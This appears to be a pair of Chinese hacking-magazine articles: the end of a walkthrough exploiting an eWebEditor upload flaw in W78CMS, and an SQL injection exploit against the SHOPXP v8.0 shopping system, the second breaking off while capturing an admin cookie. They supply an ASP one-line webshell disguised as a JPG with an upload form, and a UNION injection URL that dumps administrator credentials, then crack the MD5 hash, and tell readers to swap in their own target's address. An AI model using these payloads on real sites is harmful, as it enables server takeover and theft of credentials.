看来残冰发现漏洞的W78CMS企业网站管理系统和我虚拟机里测试的不是一个版本，我用的这个把编辑器目录的名字改为了w78eWebEditor。把刚才地址中的Editor改为w78eWebEditor，新的创建文件夹的地址为http://127.0.0.1/admin/w78eWebEditor/asp/upload.asp?action=save&type=image&style=popup&cusdir=x.asp用浏览器打开，这次没有错误提示，显示了一个空白页（如图4）。




图4

打开uploadfil目录，发现x.asp文件夹已经创建成功了（如图5）。




图5

x.asp文件夹创建成功了，下面来上传一个图片格式的一句话木马到x.asp文件夹下。把**<%eval request("x")%>**保存在一个文本文件中，然后把这个文本文件重命名为x.jpg。上传用到的是一个html文件，是一个t00ls的同学提供的，代码为：

```
<form action="http://127.0.0.1/admin/w78eWebEditor/asp/upload.asp?action=save&type=image&style=popup&cusdir=x.asp" method=post name=myform
```

```
    enctype="multipart/form-data">
    <input type=file name=uploadfile size=100><br><br>
    <input type=submit value=upload>
    </form>
```

其中http://127.0.0.1是我虚拟机中测试网站的地址，x.asp是刚才创建的文件夹名字，你在上传时修改成对应的网站地址和创建的文件夹的名字就好了。

我把上面的代码保存为w78cms_upload.html，用浏览器打开（如图6）。

通过“浏览”按钮选择刚才制作的文件x.jpg，点“upload”按钮把x.jpg进行上传后又显示了空白页，现在不知道文件上传上去了没有，更不知道文件上传到了哪里和上传后文件的名字，别急，在空白页面处右键然后选择“查看源文件”，上传目录和文件的名字都有了（如图7）。




图6




图7

上传上去的文件为/uploadfile/x.asp/201012/20101222210635510.jpg，访问地址为http://127.0.0.1/uploadfile/x.asp/201012/20101222210635510.jpg，用lake2的eval最小马发送端连接http://127.0.0.1/uploadfile/x.asp/201012/20101222210635510.jpg，顺利得到shell（如图8）。




图8

严格说来这个漏洞应该是ewebeditor的漏洞，但因为W78CMS企业网站管理系统采用了存在漏洞的ewebeditor，就成了W78CMS企业网站管理系统的漏洞了。安全是一个整体，局部的漏洞可能导致整体安全的沦陷。

（文章中所涉及到的代码已收录在光盘中）

SHOPXP网上购物系统v8.0最新注入漏洞

聖 智

今天刚一上线就看见一位朋友给我留言，说SHOPXP网上购物系统 v8.0又出了最新的注入漏洞，我了个去SHOPXP网上购物系统 7.4的注入漏洞刚出不久，真给力啊！于是他就让我教他拿webshell，既然是朋友那就没有不帮的理由咯 呵呵，于是我就百度下SHOPXP网上购物系统v8.0的源码把它下下来测试。

一、 解析代码

首先让我们来简单的看一下出现问题的漏洞代码，此次出现漏洞代码的有两个文件在TEXTBOX2.ASP、TEXTBOX3.ASP，下面是从TEXTBOX2.ASP页面下的第17行开始如下：

```
    Action=LCase(Request.QueryString("Action"))
    newsID=Request.QueryString("newsID")

    If request("action")="modify" Then
    set rs=server.createobject("adodb.recordset")
    sql="select * from shopxp_news where newsid="&newsid
    rs.open sql,conn,1,1
    If Not rs.Eof Then
    Content=rs("newscontent")
```

```
    End If
    Response.Write Content
    End If
```

从上面的代码中明显可以看的出，程序员采用了Request 来取得客服端提交的信息，但是newsid变量没有经过任何的过滤处理就直接带入了数据库查询，所以SQL注入漏洞就此产生了，只要我们在该参数后面提交我们需要查询的SQL语句就可以实现注入，TEXTBOX3.ASP文件的略同，在此我就不贴代码了，留给新手朋友们分析下。

二、 漏洞利用

为了方便测试，我在虚拟机中中架设了ASP环境把SHOPXP网上购物系统 v8.0安装了起来，其在浏览器中主页的地址为http://192.168.10.132/，主页（如图1）。



图1

漏洞利用是非常的简单，我们直接在用SHOPXP网上购物系统 v8.0搭建的网址后面添加：

```
TEXTBOX2.ASP?action=modify&news%69d=122%20and%201=2%20union%20select%20
1,2,admin%2bpassword,4,5,6,7%20from%20shopxp_admin
```

按回车之后就会爆出网站管理员的用户名与密码了。

进行访问，顺利的爆出了SHOPXP网上购物系统 v8.0后台管理员的用户名与密码（如图2），admin2b1f8ea794eb7412，admin为管理员的用户名，后面的16位则是经过MD5加密过的密文，我们拿到专业的MD5破解网站（http://www.md5.com.cn/）进行破解，结果为hackzhi。

三、 获取webshell

现在我们登录后台，SHOPXP网上购物系统 v8.0 默认的后台目录为admin ，我们在站点地址http://192.168.10.132/后面加上admin进行访问，就可以看到后台的登录页面了（如图3）。先登录进去看下先，找了一下竟然没有找到合适拿webshell的地方，突然想起明小子不是有个综合上传么？现在购物系统的程序结构差不多一样的，就抱着试试的态度看看，成功了。




图2




图3

下面我介绍下拿webshell的方法，我们需要抓取cookie，用到抓包工具，访问后台的登陆页面，先不要登录，我们打开winsock expert抓包工具，选择好进程（如图4），打开后我们再返回登录页面用刚刚爆出来了管理员用户名与密码进行登录，在winsock expert的状况栏中找到发送的数据（如图5），其cookie为：

WCMWDRYBCOFVVBQJLTYI=OUPWLFMTRGVLJXEUOXBZYOWTMLBDLJJGMJODUXUM

